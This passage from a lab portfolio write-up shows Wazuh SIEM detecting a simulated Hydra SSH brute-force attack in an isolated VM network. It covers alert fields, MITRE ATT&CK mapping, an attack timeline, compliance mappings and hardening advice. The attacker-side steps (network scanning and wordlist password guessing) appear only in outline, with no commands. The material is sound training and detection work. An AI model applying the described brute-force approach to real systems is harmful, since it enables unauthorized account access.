


Figure 3.4 — Rule 40112 full forensic detail: level 12, scrip 192.168.1.4, dstuser ubuntu, MITRE T1078+T1110




Figure 3.5 — Same event in Discover, rule.level 12-14 filter, showing rule.frequency:2 and rule.groups: syslog, attacks

Field	Value	Significance
rule.id	40112	Wazuh composite brute-force rule
rule.level	12	High severity threshold

Field	Value	Significance
rule.description	Multiple authentication failures followed by a success	Definitive proof of compromise
data.srcip	192.168.1.4	Attacker IP (Kali Linux)
data.dstuser	ubuntu	Compromised account
rule.mitre.id	T1078, T1110	Valid Accounts + Brute Force
rule.gdpr	IV_35.7.d, IV_32.2	GDPR Article mapping
rule.nist_800_53	AU.14, AC.7, SI.4	NIST control mapping
rule.pci_dss	10.2.4, 10.2.5, 11.4	PCI-DSS requirement mapping
rule.hipaa	164.312.b	HIPAA safeguard mapping

STEP 16 Confirming the Successful Session (Low Severity)

Among the 1,178 low-severity events, the PAM module logged a successful login session being opened for the 'ubuntu' user — confirming the attacker obtained an active shell on the target.

```
rule.description: PAM: Login session opened.
full_log: Jun 13 09:20:27 ubuntu sshd-session[29784]:
pam_unix(sshd:session): session opened for user ubuntu(uid=1000) by ubuntu(uid=0)
```




Figure 3.6 — Rule: 'PAM: Login session opened' — `pam_unix` session confirmed for user `ubuntu(uid=1000)`




Figure 3.7 — Session state shortly after the successful brute-force login

Phase 4 — Threat Hunting & MITRE ATT&CK Mapping

The final phase uses Wazuh's dedicated Threat Hunting and MITRE ATT&CK modules to step back from individual alerts and view the attack as a complete adversary kill chain.

STEP 17 Threat Hunting Dashboard — The Big Picture

The Threat Hunting dashboard aggregates all events for the manager over the last 24 hours, surfacing the scale of the attack at a glance.




Figure 4.1 — Threat Hunting overview: Total 1,464 events, Level 12+ alerts: 1, Auth failures: 1,327, Auth successes:

13

Metric	Count
Total alerts	1,464
Level 12 or above alerts	1
Authentication failures	1,327
Authentication successes	13

STEP 18 Filtering Medium-Severity Events — Brute Force Pattern

Filtering Threat Hunting to rule.level 7–11 isolates 176 events with 92 authentication failures and 0 successes at this level (the success is logged separately at level 12). The Top 10 MITRE ATT&CKs chart shows 'Brute Force' as the sole technique represented — a textbook signature.




Figure 4.2 — Medium-severity filter: 176 total, 92 auth failures, Brute Force = 100% of MITRE ATT&CK entries at this level

STEP 19 MITRE ATT&CK Dashboard — Full Tactic Breakdown

The MITRE ATT&CK module visualizes every tactic observed across the attack. Credential Access dominates, followed by Lateral Movement, Defense Evasion, Privilege Escalation, Initial Access, and Persistence — reflecting the full progression from brute-forcing credentials to gaining and using a valid session.




Figure 4.3 — MITRE ATT&CK dashboard: Top tactics dominated by Credential Access and Lateral Movement

STEP 20 MITRE ATT&CK Event Table — The Kill Chain Attributed

The MITRE Events table lists every individual alert with its mapped technique ID and tactic, allowing the full kill chain to be reconstructed chronologically: repeated T1110 (Brute Force) attempts, followed by T1110.001 (Password Guessing) failures, culminating in T1078 (Valid Accounts) + T1021 (Remote Services) once the password was guessed correctly.




Figure 4.4 — MITRE event table: T1110 (Brute Force) → T1110.001 (Password Guessing) → T1078+T1021 (Valid Accounts / Remote Services)

Technique ID	Name	Tactic	Related Wazuh Rules
T1110	Brute Force	Credential Access	2502, 5758
T1110.001	Password Guessing	Credential Access, Lateral Movement	5760, 5557
T1078	Valid Accounts	Defense Evasion, Persistence, Privilege Escalation	5501, 40112
T1021	Remote Services (SSH)	Lateral Movement	5715

Complete Attack Timeline

The table below normalizes every event into a single chronological narrative. Two clocks were in play during this lab: the Kali attacker console (local session time) and the Ubuntu target / Wazuh manager (system/UTC time, which was running roughly 5 hours behind the attacker console at the time of capture). Where a timestamp comes from the target/Wazuh side, it is marked (UTC, target clock); attacker-side timestamps are marked (local, attacker console). Events are ordered by their actual real-world sequence, not raw clock value.

Note on the time offset: *The Ubuntu target and Wazuh manager were running approx. 5 hours behind the Kali attacker's session clock (a common artifact of unsynced VM clocks / NTP not yet applied). For example, the attacker's 13:36 Hydra launch corresponds to the target/Wazuh-side log entries beginning around 08:24. The table below is ordered by actual sequence of events, with each clock's native timestamp preserved for traceability.*

Time	Clock Reference	Event
07:27	(UTC, target)	SSH service confirmed active on Ubuntu target (0.0.0.0:22)
07:27	(UTC, target)	Wazuh agent package downloaded (13MB @ 16.2 MB/s)
07:29	(UTC, target)	Wazuh agent fully running — all 5 daemons active
11:33	(local, attacker)	Recon: arp-scan discovers 5 live hosts on 192.168.1.0/24
11:36	(local, attacker)	Wazuh manager deployed — all 5 health checks pass
11:37	(local, attacker)	Recon: nmap confirms SSH open on 192.168.1.7
11:38	(local, attacker)	Baseline recorded — no agents, Medium:6 / Low:23
13:26	(local, attacker)	Agent confirmed active in Wazuh dashboard — Medium:84
13:34	(local, attacker)	Manual SSH login verifies password auth is enabled
13:36	(local, attacker)	Hydra brute force launched (262 passwords, 4 threads)
08:24	(UTC, target/Wazuh)	Rule 40112 fires — brute force succeeds, level 12 alert
09:20	(UTC, target/Wazuh)	PAM session opened for ubuntu (uid=1000) — shell access confirmed
14:47	(local, attacker)	Analyst discovers rule 40112 in Wazuh Discover
14:51	(local, attacker)	Threat Hunting confirms 1,464 events, 1,327 failures, 13 successes
14:53	(local, attacker)	MITRE kill chain T1110 → T1078 → T1021 fully attributed

Compliance Frameworks Mapped

A standout result of this lab is that the single critical alert (Rule 40112) was automatically cross-referenced against six separate security and regulatory frameworks — demonstrating how SIEM platforms like Wazuh support both technical detection and compliance reporting requirements.

Framework	Controls / References Triggered
MITRE ATT&CK	T1110 (Brute Force), T1078 (Valid Accounts), T1021 (Remote Services)
GDPR	Article IV_35.7.d (risk assessment), IV_32.2 (security of processing)
NIST 800-53	AU.14 (audit record review), AC.7 (unsuccessful logon attempts), SI.4 (system monitoring)
PCI-DSS	Req. 10.2.4 (invalid access attempts), 10.2.5 (privilege use), 11.4 (intrusion detection)
HIPAA	§164.312(b) — Audit controls safeguard
GPG13	7.1 (audit trail), 7.8 (intrusion detection)

Skills Demonstrated

Blue Team / Defensive

- SIEM deployment, configuration, and health verification
- Endpoint agent enrollment and service management (systemd)
- Log correlation and alert triage across severity levels
- Threat hunting using purpose-built SIEM modules
- MITRE ATT&CK framework mapping and kill-chain reconstruction
- Multi-framework compliance mapping (GDPR, NIST, PCI-DSS, HIPAA, GPG13)
- Incident timeline reconstruction from raw logs
- Indicator of Compromise (IOC) identification

Red Team / Offensive

- Network reconnaissance with arp-scan and nmap
- Service enumeration and OS/version fingerprinting
- Credential brute-forcing with Hydra
- SSH exploitation and session verification
- Wordlist-based attack methodology

Defensive Recommendations

Based on the findings of this lab, the following controls would have prevented or significantly limited this attack:

High Priority

- Disable password authentication — set PasswordAuthentication no in /etc/ssh/sshd_config and enforce key-based authentication only.
- Disable root SSH login — set PermitRootLogin no to remove the highest-value brute-force target.
- Configure Wazuh Active Response on rule 40112 to automatically block the attacker's IP via firewall-drop.

Medium Priority

- Implement rate limiting / Fail2ban — block source IPs after a small number of failed attempts; set MaxAuthTries 3.
- Enforce multi-factor authentication via PAM (e.g. libpam-google-authenticator).
- Apply network segmentation — restrict SSH access to trusted management networks only.

Long-Term Improvements

- Integrate Wazuh alerts with chat/paging tools (Slack, Teams, PagerDuty) for real-time escalation on critical rules.
- Define and document a log retention policy that satisfies applicable compliance requirements.
- Expand the lab with a second attacker and target to simulate lateral movement scenarios.

About This Project

This lab was built end-to-end in an isolated Oracle VirtualBox network (192.168.1.0/24) using Kali Linux, Ubuntu 26.04 LTS, and Wazuh v4.14.5. It demonstrates a full SOC analyst workflow: infrastructure deployment, attack simulation, real-time detection, threat hunting, and MITRE ATT&CK / compliance attribution — all backed by 24 timestamped screenshots captured throughout the exercise.

❑ **Legal & Ethical Note:** *All testing in this project was performed exclusively within an isolated virtual lab environment that I own and control. Unauthorized scanning or brute-force attacks against systems you do not own or have explicit written permission to test are illegal.*